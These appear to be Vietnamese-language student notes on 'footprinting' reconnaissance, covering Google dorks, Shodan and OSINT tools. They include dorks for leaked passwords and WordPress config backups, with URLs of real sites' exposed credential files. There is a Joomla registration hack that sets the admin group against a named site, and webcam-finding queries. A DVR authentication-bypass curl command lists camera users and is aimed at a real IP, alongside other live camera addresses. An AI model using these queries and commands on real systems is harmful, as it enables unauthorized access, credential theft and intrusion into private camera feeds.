
Footprinting

1. Footprinting Search Engines

Intitle:password site:github.com






Cho ra báo cáo chỉ trong github với các tiêu đề bài viết nói về password

Github filetype:pdf

Cho ra các link download file pdf liên quan đến tổ chức github



cache:www.bkacad.edu.vn


Show ra cache của phiên bản gần nhất đã được cache lại


Đường liên kết được lưu vào bộ nhớ đệm cho bạn biết trang web trông như thế nào vào lần Google truy cập gần đây nhất.

Google chụp nhanh mỗi trang web để làm bản sao lưu trong trường hợp trang hiện tại không truy cập được. Các trang này sau đó trở thành một phần trong bộ nhớ đệm của Google. Nếu nhấp vào một đường liên kết có ghi là "Bản lưu", bạn sẽ thấy phiên bản của trang web mà Google đã lưu trữ.


Nếu trang web bạn muốn truy cập bị chậm hoặc không phản hồi thì bạn có thể sử dụng liên đường liên kết được lưu vào bộ nhớ đệm.

có thể dùng :






Và kết quả:



Allinurl: bkacad hoc

Sẽ hiển thị kết quả những url chứa từ bkacad và “hoc”



Inurl : Tìm kiếm tất cả các trang web chứa cụm url được xác định trong tùy chọn inurl như “inurl:wp-content/plugins/age-verification/age-verification.php”.

VD*: inurl:index.php?option=com\_users&view=registration* (Hack web lỗi đăng ký)

Sửa HTML <input name="jform[groups][]" value="7" />

http://quangninhpac.vn/index.php?option=com\_users&view=registration

VD ứng dụng sử dụng inurl để tìm kiếm link đăng nhập của website viết bằng joomla với từ khoá:

*inurl:/administrator Joomla! is Free Software released under the GNU/GPL License.*

***google: CVE-2013-5576***

*inurl:viewtable?cid=*


*...target: http://www.airtec.se*

*sau do thay url sau*

*/index.php?option=com\_fabrik&c=import&view=import&filetype=csv&tableid=0&Itemid=0*

[*http://www.autotrasportict.eu/*](http://www.autotrasportict.eu/)

***inurl:wp-config-backup.txt***

******

<http://www.bussang-evenements.fr/wp-content/uploads/2014/02/wp-config-backup.txt>

<http://www.bussang-evenements.fr/phpmyadmin>

<https://kyokushinuruguay.com/wp-content/uploads/2018/04/wp-config-backup.txt>

<https://www.tipmexico.com/wp-content/uploads/2018/07/wp-config-backup.txt>

<http://techmotiv.ru/wp-content/uploads/2018/09/wp-config-backup.txt>

[inurl:/wp-content/uploads/ ext:txt "username" AND "password" | "pwd" | "pw"](https://www.exploit-db.com/ghdb/6881)

["# -FrontPage-" ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-" inurl:service.pwd](https://www.exploit-db.com/ghdb/6871)

["public $user =" | "public $password = " | "public $secret =" | "public $db =" ext:txt | ext:log -git](https://www.exploit-db.com/ghdb/6809)

**database**

"define('SECURE\_AUTH\_KEY'" + "define('LOGGED\_IN\_KEY'" + "define('NONCE\_KEY'" ext:txt | ext:cfg | ext:env | ext:ini

"define('DB\_USER'," + "define('DB\_PASSWORD'," ext:txt

**Webcam**

intitle:"webcamxp" "Flash JPEG Stream"

"Camera Live Image" inurl:"guestimage.html"


inurl:/live.htm intext:"M-JPEG"|"System Log"|"Camera-1"|"View Control"

intitle:"Camera Status" inurl:/control/ xem thông tin cam

intitle:"webcamxp 5" intext: "live stream"

vào [Various Online Devices](https://www.exploit-db.com/google-hacking-database?category=13) của exploit-db


sau đó lọc từ khóa camera



1. **Tìm kiếm thông tin về 1 video link**

Vào youtube search 1 video bất kỳ

<https://citizenevidence.amnestyusa.org>





Sau đó vào reverse image search sẽ ra các website liên quan

Hoặc copy ID của video vào google search sẽ ra web liên quan

1. **Search FTP site**

<https://www.searchftps.net>






Kết quả

1. Search IoT (camera)

Shodan.io



<https://www.shodan.io/> 🡪 thông tin của web: VD 24h, dantri, microsoft

html:"/login.rsp" country:"VN"

Trên hình thấy xuất hiện những camera bị lỗ hổng này.

Xem IP của camera

Dùng lệnh: \*\*\*\*\*\*

curl "http://<dvr\_host>:<port>/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"

curl "http:// 113.165.60.59:8080/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"

[**http://85.105.169.112**](http://85.105.169.112)

[**http://42.191.247.148**](http://42.191.247.148)

[**http://78.188.134.131**](http://78.188.134.131)

**http://78.189.55.167**

**hay vào goole tìm: intitle:"HD IP Camera" "Remember me" "User name" -.com -pdf**

**Phần 2: Web**

Whois


<https://www.netcraft.com>

